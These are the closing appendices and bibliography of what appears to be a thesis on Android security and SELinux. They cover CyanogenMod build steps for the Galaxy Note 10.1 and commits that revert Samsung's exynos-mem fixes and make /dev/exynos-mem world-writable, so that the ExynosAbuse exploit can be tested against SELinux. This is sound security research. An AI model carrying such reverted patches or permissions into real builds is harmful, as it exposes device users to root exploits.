To open the `/dev/exynos-mem` vulnerability as done for testing purposes in chapter 9.2, uncomment the two repositories in the `vendor_phylu.xml` file after downloading.

```
$ mkdir -p ~/bin
$ mkdir -p ~/android/system
$ curl https://dl-ssl.google.com/dl/googlesource/git-repo/
repo > ~/bin/repo
$ chmod a+x ~/bin/repo
$ export PATH=${PATH}:~/bin
$ cd ~/android/system/
$ repo init -u git://github.com/CyanogenMod/android.git -b
cm-10.1
$ repo sync
$ cd ~/android/system/vendor/cm
$ ./get-prebuilts
$ cd ~/android/system
$ source build/envsetup.sh
$ breakfast n8000
$ curl https://raw.github.com/Phylu/n8000_selinux/master/
vendor_phylu.xml > ~/android/system/.repo/local_manifests/
vendor_phylu.xml
$ croot
$ repo sync
$ export USE_CCACHE=1
$ export HAVE_SELINUX=true
$ brunch n8000
```

Listing B.1: Compile CyanogenMod with SELinux support for the N8000

# C. Unpatching the N8000 kernel

Samsung released patches to close the vulnerability used by ExynosAbuse. To test whether SELinux provides defense mechanisms against the ExynosAbuse, a current CyanogenMod must not include those patches. The commits in listing C.1 and C.2 do so:

```
commit bf99754a429f9ac650b06adfc48606d6659c0e05
Author: Janosch Maier <jmaier@zertisa.com>
Date:   Thu Jul 25 12:13:49 2013 +0200

    Revert "mem: fix permissions on exynos-mem"

    This reverts commit
    c3e546ee57369dc2dd340c07868df83380428de0.


commit 7c866c823d91aeeed4bad29e978466ff3f937e0d
Author: Janosch Maier <jmaier@zertisa.com>
Date:   Thu Jul 25 12:13:20 2013 +0200

    Revert "Update to the exynos-mem security issue from
    Samsung I9300 Update7"

    This reverts commit
    49017aa9e80dbdb44cbfe8f4aa3b5edd9466705c.

    Conflicts:

        arch/arm/mach-exynos/mach-midas.c
        include/linux/migrate.h
        mm/cma.c
```

Listing C.1: Commits in repository android_kernel_samsung_smdk4412

```
commit a0a9292ec5036139206916e4c6348c34584d8b2c
Author: Janosch Maier <jmaier@zertisa.com>
Date:   Fri Jul 26 11:14:38 2013 +0200

    Changed permissions of /dev/exynos-mem to 666
    for exynos-abuse to run propperly again.
```

Listing C.2: Commits in repository android_device_samsung_smdk4412

# Bibliography


[1] Alephzain. Root exploit on Exynos, 2012. URL: http://forum.xda-developers.com/showthread.php?p=35469999 [Accessed 02/08/2013].

[2] Ron Amadeo. App Ops: Android 4.3's Hidden App Permission Manager, Control Permissions For Individual Apps!, 2013. URL: http://www.androidpolice.com/2013/07/25/app-ops-android-4-3s-hidden-app-permission-manager-control-permissions-for-individual-apps/ [Accessed 02/08/2013].

[3] ARM. TrustZone. URL: http://www.arm.com/products/processors/technologies/trustzone.php [Accessed 19/07/2013].

[4] Benn. Android Root Source Code: Looking at the C-Skills - Intrepidus Group - Insight, 2010. URL: http://intrepidusgroup.com/insight/2010/09/android-root-source-code-looking-at-the-c-skills/ [Accessed 16/08/2013].

[5] Rainer Böhme and Stefan Köpsell. Trained to accept? A Field Experiment on Consent Dialogs. *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2403–2406, 2010. URL: http://dl.acm.org/citation.cfm?id=1753689.

[6] Joshua Brindle. Re: SEAndroid with CyanogenMod, 2013. URL: http://article.gmane.org/gmane.comp.security.seandroid/834 [Accessed 18/07/2013].

[7] Damien Cauquil and Pierre Jaury. Small footprint inspection techniques for Android. *29C3*, pages 1–2, 2012. URL: http://events.ccc.de/congress/2012/Fahrplan/attachments/2103_SmallFootprintInspectionAndroid.pdf.

[8] Cyanogenmod code review. owner:"Ricardo Cerqueira" status:merged, 2013. URL: http://review.cyanogenmod.org/#/q/owner:%22Ricardo+Cerqueira%22+status:merged,p,00267cd30000b27d [Accessed 26/07/2013].

[9] Common Vulnerabilities and Exposures. CVE-2009-1185. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2009-1185 [Accessed 31/05/2013].

[10] Common Vulnerabilities and Exposures. CVE-2009-2692. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2009-2692 [Accessed 31/05/2013].

[11] Common Vulnerabilities and Exposures. CVE-2011-1149. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2011-1149 [Accessed 05/06/2013].

[12] Common Vulnerabilities and Exposures. CVE-2011-1352. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2011-1352 [Accessed 03/06/2013].

[13] Common Vulnerabilities and Exposures. CVE-2011-1823. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2011-1823 [Accessed 31/05/2013].

[14] Common Vulnerabilities and Exposures. CVE-2011-3874. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2011-3874 [Accessed 31/05/2013].

[15] Common Vulnerabilities and Exposures. CVE-2012-0056. URL: http://cvedetails.com/cve-details.php?t=1&cveid=CVE-2012-0056 [Accessed 31/05/2013].

[16] Common Vulnerabilities and Exposures. CVE-2012-6422. URL: http://www.cvedetails.com/cve/CVE-2012-6422/ [Accessed 05/06/2013].

[17] CyanogenMod. CyanogenMod Statistics. URL: http://stats.cyanogenmod.org/ [Accessed 06/07/2013].

[18] CyanogenMod. Doc Using local manifests. URL: http://wiki.cyanogenmod.org/w/Doc:_Using_local_manifests [Accessed 01/08/2013].

[19] CyanogenMod. How To Build CyanogenMod Android for Samsung Galaxy Note 10.1 (GSM) ("n8000"). URL: http://wiki.cyanogenmod.org/w/Build_for_n8000 [Accessed 02/08/2013].

[20] CyanogenMod. CM Secure Messaging and TextSecure, 2013. URL: https://plus.google.com/+CyanogenMod/posts/jnZSBV96wxU [Accessed 03/07/2013].

[21] Yves-Alexandre de Montjoye, César a Hidalgo, Michel Verleysen, and Vincent D Blondel. Unique in the Crowd: The privacy bounds of human mobility. *Scientific reports*, 3:1376, January 2013.

[22] Jason A. Donenfeld. Linux Local Privilege Escalation via SUID /proc/pid/mem Write | Nerdling Sapple, 2012. URL: http://blog.zx2c4.com/749 [Accessed 31/05/2013].

[23] Nikolay Elenkov. Accessing the embedded secure element in Android 4.x. URL: http://nelenkov.blogspot.de/2012/08/accessing-embedded-secure-element-in.html [Accessed 12/07/2013].

[24] Andrei F. Perseus-UNIVERSAL5410 / kernel / sys.c, 2013. URL: https://github.com/AndreiLux/Perseus-UNIVERSAL5410/blob/samsung/kernel/sys.c#L126 [Accessed 18/07/2013].

[25] Rafael Fedler, Julian Schütte, and Marcel Kulicke. On the Effectiveness of Malware Protection on Android. Technical report, Fraunhofer AISEC, April 2013. URL: http://www.aisec.fraunhofer.de/content/dam/aisec/Dokumente/Publikationen/Studien_TechReports/deutsch/042013-Technical-Report-Android-Virus-Test.pdf.

[26] Fraunhofer AISEC. trust | me - Sichere mobile Endgeräte für mehr Sicherheit in Firmennetzen, 2013. URL: http://www.aisec.fraunhofer.de/de/medien-publikationen/pressemitteilungen/2013/trust-me.html [Accessed 12/07/2013].

[27] Joaquín García-Alfaro, Sergio Castillo, Jordi Castellà-Roca, Guillermo Navarro, and Joan Borrell. Protection of components based on a smart-card enhanced security module. *Critical Information Infrastructures Security*, pages 128–139, 2006.

[28] Gcondra. Issue 21523 - android - CVE-2011-1352: Privilege escalation in PowerVR SGX drivers - Android Open Source Project - Issue Tracker - Google Project Hosting, 2011. URL: https://code.google.com/p/android/issues/detail?id=21523 [Accessed 07/08/2013].

[29] Gcondra. Issue 21681 - android - CVE-2011-3874 - libsysutils rooting vulnerability ("zergRush") - Android Open Source Project - Issue Tracker - Google Project Hosting, 2011. URL: https://code.google.com/p/android/issues/detail?id=21681 [Accessed 07/08/2013].

[30] Geek.com. Hangout: Talking Android security with Steve Kondik and Koushik Dutta, 2013. URL: http://www.geek.com/android/live-hangout-with-steve-kondik-and-koushik-dutta-at-5pm-today-1560946/ [Accessed 08/07/2013].

[31] Google. Android Security Overview. URL: http://source.android.com/tech/security/ [Accessed 09/01/2013].

[32] Google. Dashboards | Android Developers. URL: http://developer.android.com/about/dashboards/index.html [Accessed 16/05/2013].

[33] Google. ebook reader - Google Play. URL: https://play.google.com/store/search?q=ebook+reader&c=apps [Accessed 06/06/2013].

[34] Google. <manifest> | Android Developers. URL: https://developer.android.com/guide/topics/manifest/manifest-element.html#uid [Accessed 23/05/2013].

[35] Google. Jelly Bean | Android Developers, 2013. URL: http://developer.android.com/about/versions/jelly-bean.html [Accessed 25/07/2013].

[36] Google. KeyChain | Android Developers, 2013. URL: http://developer.android.com/reference/android/security/KeyChain.html [Accessed 26/07/2013].

[37] Google. Security-Enhanced Linux | Android Developers, 2013. URL: http://source.android.com/devices/tech/security/se-linux.html [Accessed 31/07/2013].

[38] Honso. MultiLing Keyboard - Android Apps auf Google Play. URL: https://play.google.com/store/apps/details?id=com.klye.ime.latin [Accessed 23/05/2013].

[39] Host Europe. Virtual Server, Vserver mieten, VPS Hosting & virtuelle Maschinen einrichten (Windows/Linux) - Host Europe. URL: http://www.hosteurope.de/Server/Virtual-Server/ [Accessed 06/06/2013].

[40] International Data Corporation. Android and iOS Combine for 92.3Shipments in the First Quarter While Windows Phone Leapfrogs BlackBerry, According to IDC - prUS24108913, 2013. URL: http://www.idc.com/getdoc.jsp?containerId=prUS24108913 [Accessed 16/05/2013].

[41] Xuxian Jiang. GingerMaster, 2011. URL: http://www.cs.ncsu.edu/faculty/jiang/GingerMaster/ [Accessed 29/05/2013].

[42] Tom Kemp. When Virtualization Meets Mobile, 2013. URL: http://www.forbes.com/sites/tomkemp/2013/02/25/when-virtualization-meets-mobile/ [Accessed 06/06/2013].

[43] Steve Kondik. Easy privacy, coming soon., 2013. URL: https://plus.google.com/u/0/100275307499530023476/posts/6jzWcRR6hyu [Accessed 19/06/2013].

[44] Sebastian Krahmer. C-skills: adb trickery #2, 2011. URL: http://c-skills.blogspot.de/2011/01/adb-trickery-again.html [Accessed 07/08/2013].

[45] Sebastian Krahmer. C-skills: yummy yummy, GingerBreak!, 2011. URL: http://c-skills.blogspot.de/2011/04/yummy-yummy-gingerbreak.html [Accessed 07/08/2013].

[46] Sebastian Krahmer. C-skills: Zimperlich sources, 2011. URL: http://c-skills.blogspot.de/2011/02/zimperlich-sources.html [Accessed 05/06/2013].

[47] Nick Kralevich. validate the source of uevent messages, 2010. URL: https://github.com/android/platform_system_core/commit/5f5d5c8cef10f28950fa108a8bd86d55f11b7ef4 [Accessed 31/05/2013].

[48] Dan Kusnetzky. *Virtualization: A Manager's Guide*. O'Reilly Media, 2011.

[49] A. Kuznetsov, J. Salim, A. Kleen, and H. Khosravi. Linux Netlink as an IP Services Protocol, 2003. URL: `http://tools.ietf.org/html/rfc3549` [Accessed 31/05/2013].

[50] Anthony Lineberry, David Luke Richardson, and Tim Wyatt. These aren't the Permissions you're Looking for. *DefCon*, 2010. URL: `http://www.defcon.org/images/defcon-18/dc-18-presentations/Lineberry/DEFCON-18-Lineberry-Not-The-Permissions-You-Are-Looking-For.pdf`.

[51] Hiroshi Lockheimer. Android and Security, 2012. URL: `http://googlemobile.blogspot.de/2012/02/android-and-security.html` [Accessed 09/07/2013].

[52] Lookout Inc. The Bearer of BadNews, 2013. URL: `https://blog.lookout.com/blog/2013/04/19/the-bearer-of-badnews-malware-google-play/` [Accessed 08/07/2013].

[53] Linux man page. capabilities(7): overview of capabilities. URL: `http://linux.die.net/man/7/capabilities` [Accessed 05/09/2013].

[54] NSA. SEforAndroid - SELinux Wiki. URL: `http://selinuxproject.org/page/SEforAndroid` [Accessed 01/08/2013].

[55] Jon Oberheide. levitator.c, 2011. URL: `http://jon.oberheide.org/files/levitator.c` [Accessed 03/06/2013].

[56] Espen Fjellvær Olsen. Update to the exynos-mem security issue from Samsung I9300 Update7, 2013. URL: `https://github.com/CyanogenMod/android_kernel_samsung_smdk4412/commit/49017aa9e80dbdb44cbfe8f4aa3b5edd9466705c` [Accessed 02/08/2013].

[57] Steve Ragan. New Vulnerability Exposed In Samsung's Android Devices — SecurityWeek.Com, 2012. URL: `http://www.securityweek.com/new-vulnerability-exposed-samsungs-android-devices` [Accessed 16/08/2013].

[58] Haroon Q. Raja. Scan Your Device for Security Vulnerabilities with X-Ray – xda-developers, 2012. URL: `http://www.xda-developers.com/android/x-ray-for-android-lets-you-scan-your-device-for-security-vulnerabilities/` [Accessed 31/05/2013].

[59] Reuters. WhatsApp violates privacy laws over phone numbers: report, 2013. URL: `http://www.reuters.com/article/2013/01/28/us-whatsapp-privacy-idUSBRE90R0T520130128` [Accessed 08/07/2013].

[60] Stephen Smalley and Robert Craig. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *13th Annual Network and Distributed System Security Symposium*, 2013.

[61] Stephen Smalley and TM R2X. The case for SE Android. *Linux Security Summit 2011*, 2011.

[62] Ralf Spenneberg. *SELinux & AppArmor*. Addison-Wesley Verlag, München, 2008.

[63] Symantec. Millions Download SMS Spoofing Code Found on Google Play, 2012. URL: `http://www.symantec.com/connect/blogs/millions-download-sms-spoofing-code-found-google-play` [Accessed 08/07/2013].

[64] Andrew S. Tanenbaum. *Modern Operating Systems*. Pearson Education, Inc, Upper Saddle River, third edit edition, 2009.

[65] The Android Exploid Crew. rageagainstthecage.c. URL: `http://stealth.openwall.net/xSports/RageAgainstTheCage.tgz` [Accessed 05/06/2013].

[66] Linuxs Torvalds. What would you like to see most in minix?, 1991. URL: `https://groups.google.com/forum/?fromgroups=#!topic/comp.os.minix/dlNtH7RRrGA[1-25-false]` [Accessed 17/05/2013].

[67] Scott Walker. psneuter.c, 2011. URL: `https://github.com/tmzt/g2root-kmod/blob/scotty2/scotty2/psneuter/psneuter.c` [Accessed 05/06/2013].